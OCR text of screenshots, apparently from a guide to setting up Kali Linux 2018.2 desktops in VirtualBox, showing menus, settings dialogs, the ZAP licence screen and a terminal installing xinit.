

Wallpaper Settings
Personal
System
Use Theme Wallpaper
Go up a directory
Picture...
Shady_Leaves
Skywall
Stringflower
Temple
Train
Wall_Lanterns
Wetgrass
Wetleaf
Whiterock
Windy_Palm
Advanced
OK
Apply
Close



kali-linux-2018.2-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Sun 21:21
Right Ctrl



Applications
Places
OWASP ZAP
Sun 22:05
OWASP ZAP
ZAP : Licensed under the Apache License, Version 2.0.
For the other libraries included in ZAP, please refer to respective licenses of the libraries enclosed with this package.
Apache License
Version 2.0, January 2004
http://www.apache.org/licenses/
TERMS AND CONDITIONS FOR USE, REPRODUCTION, AND DISTRIBUTION
1. Definitions.
"License" shall mean the terms and conditions for use, reproduction, and distribution as defined by Sections 1 through 9 of this document.
"Licensor" shall mean the copyright owner or entity authorized by the copyright owner that is granting the License.
"Legal Entity" shall mean the union of the acting entity and all other entities that control, are controlled by, or are under common control with that entity. For the purposes of this definition, "control" means (i) the power, direct or indirect, to cause the direction or management of such entity, whether by contract or otherwise, or (ii) ownership of fifty percent (50%) or more of the outstanding shares, or (iii) beneficial ownership of such entity.
"You" (or "Your") shall mean an individual or Legal Entity exercising permissions granted by this License.
"Source" form shall mean the preferred form for making modifications, including but not limited to software source code, documentation source, and configuration files.
"Object" form shall mean any form resulting from mechanical
Accept
Decline
metasploit framework
OWASP ZAP ICON



kali-linux-2018.2-amd64 [Running] - Oracle
File Machine View Input Devices Help
Applications
Places
Sun 21:22
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Usual applications
Activities Overview
Firefox ESR
Terminal
Files
metasploit ...
armitage
burpsuite
maltego
beef xss fr...
faraday IDE
Leafpad



Wired Connected
Proxy None
root



Applications
Places
Settings
Sun 21:29
1
Settings
Background
Wi-Fi
Bluetooth
Background
Notifications
Search
Region & Language
Universal Access
Online Accounts
Privacy
Sharing
Sound
Power
Network
Background
Lock Screen



kali-linux-kde-2018.2-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Home
Trash
root
Type to search...
All Applications
Usual applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
Favorites
Applications
Computer
History
Leave
5:49 AM
Right Ctrl



kali-linux-kde-2018.2-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Reading package lists... Done
Building dependency tree
Reading state information... Done
1220 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@kali-linux-kde-2018:~# apt install xinit
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
xinit
0 upgraded, 1 newly installed, 0 to remove and 1220 not upgraded.
Need to get 50.2 kB of archives.
After this operation, 86.0 kB of additional disk space will be used.
Get:1 http://archive-7.kali.org/kali kali-rolling/main amd64 xinit amd64 1.4.0-1
[50.2 kB]
Fetched 50.2 kB in 0s (124 kB/s)
Selecting previously unselected package xinit.
(Reading database ... 310565 files and directories currently installed.)
Preparing to unpack .../xinit_1.4.0-1_amd64.deb ...
Unpacking xinit (1.4.0-1) ...
Setting up xinit (1.4.0-1) ...
Processing triggers for man-db (2.8.2-1) ...
root@kali-linux-kde-2018:~# startx
Right Ctrl


kali-linux-lxde-2018.2-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Debian
Usual applications
Preferences
Run
Logout
About Myself
Customize Look and Feel
Default applications for LXSession
Desktop Preferences
Desktop Session Settings
Keyboard and Mouse
Monitor Settings
Network
Openbox Configuration Manager
OpenJDK Java 8 Policy Tool
OpenJDK Java 9 Policy Tool
Password
Screensaver
Services
Setup Hot Keys
TeXdoctk
Time and Date
Users and Groups
10:18
Right Ctrl



Desktop Preferences
Appearance
Desktop Icons
Advanced
Background
Wallpaper mode:
Stretch and crop to fill the monitor area
Wallpaper:
beef-192976_1280.jpg
Use the same wallpaper on all desktops
Background color:
Text
Font of label text:
Sans
12
Color of label text:
Color of shadow:
Close



kali-linux-mate-2018.2-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
